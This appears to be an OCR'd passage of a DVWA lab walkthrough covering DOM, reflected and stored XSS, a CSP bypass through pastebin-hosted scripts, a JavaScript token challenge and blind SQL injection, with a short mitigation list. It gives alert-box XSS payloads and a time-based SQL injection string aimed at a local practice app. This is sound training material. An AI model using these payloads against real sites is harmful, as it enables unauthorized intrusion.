
9. XSS (DOM)

Severity: High

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

Proof of Concept

1. Click on select



2. Change the url from

```
http://localhost/dvwa/vulnerabilities/xss_d/?default=English
```

to

```
http://localhost/dvwa/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(% 22Hacke
```

10. XSS (Reflected)

Severity: High

Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Step

1. Input some unique field in the form field and submit it.


2. Open page source by pressing CTRL+U and search the unique string in the page source

3. Use CTRL+F to find the unique string. If the unique string reflects back in the browser screen or in the page source then the site may be vulnerable to reflected XSS.

4. At last, fire the payload of XSS and submit it to get further response in the browser. If the site is vulnerable, we will get an alert box

Proof of Concept:

Inject the payload <script>alert(“hacked”)</script>



Inject the payload <img src=x onerror=alert(“hacked”)>

11. XSS (Stored)

Severity: High

Stored XSS arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

The data in question might be submitted to the application via HTTP requests; for example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other cases, the data might arrive from other untrusted sources.

Steps:


1. Input some unique field in the form field and submit it.

2. Open page source by pressing CTRL+U and search the unique string in the page source


3. Use CTRL+F to find the unique string. If the unique string reflects back in the browser screen or in the page source then the site may be vulnerable to stored XSS.

4. At last, fire the payload of XSS and submit it to get further response in the browser. If the site is vulnerable, we will get an alert box

Proof of Concept:



Inject the payload <Script>alert(“hacled”)</Script> in the name field and we can enter anything in the message field.



Inject the payload <svg/onload=alert(“hacked”)> in the name field and we can enter anything in the message field.

Mitigation

1. Filter input on arrival

2. Encode data on output

3. Use appropriate response headers

4. Content Security policy.

12. Content Security Policy (CSP)

Severity: High

CSP stands for Content Security Policy which is a mechanism to define which resources can be fetched out or executed by a web page. In other words, it can be understood as a policy that decides which scripts, images, iframes can be called or executed on a particular page from different locations. Content Security Policy is implemented via response headers or meta elements of the HTML page.

Proof of Concept:

1. Open the source code

```php
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com example.com code.jquery.com https://ssl.google-
analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.

header($headerCSP);

# These might work if you can't create your own for some reason
# https://pastebin.com/raw/R570EE00
# https://hastebin.com/raw/ohulaquzex

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
```

2. Open https://pastebin.com/raw/R570EE00

3. Open https://pastebin.com and create a Script

4. Click on raw and paste the url in the box provided

5. Click on include

13. JavaScript

Severity: High

JavaScript is a very capable programming language. An attacker can use these abilities, combined with XSS vulnerabilities, simultaneously as part of an attack vector. So instead of XSS being a way just to obtain critical user data, it can also be a way to conduct an attack directly from the user's browser.

Proof of Concept:

1. Press CTRL+U and copy the form

```
<form name="low_js" method="post">
    <input type="hidden" name="token" value="" id="token" />
    <label for="phrase">Phrase</label> <input type="text" name="phrase" value="ChangeMe" id="phrase" />
    <input type="submit" id="send" name="send" value="Submit" />
</form><script>
```

2. Change the code to

```
<form name="low_js" method="post" action="http://localhost/dvwa/vulnerabilities/javascript/">
                <input type="hidden" name="token" value="" id="token">
                <label for="phrase">Phrase</label> <input type="text" name="phrase" value="success" id="phrase">
                <input type="submit" id="send" name="send" value="Submit">
        </form><script>
```

3. Open the file and click on submit

Mitigation

1. Filter input on arrival

2. Encode data on output

3. Use appropriate response headers

4. Content security policy

14. SQL Injection (Blind)

Severity: High


Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database.

Proof of Concept

1. Enter 1 in the user id

2. Enter 1’ and sleep (5)# in the user id. It takes 5 second to excecute. Verified with burp suite.



Mitigation

1. Use secure coding practices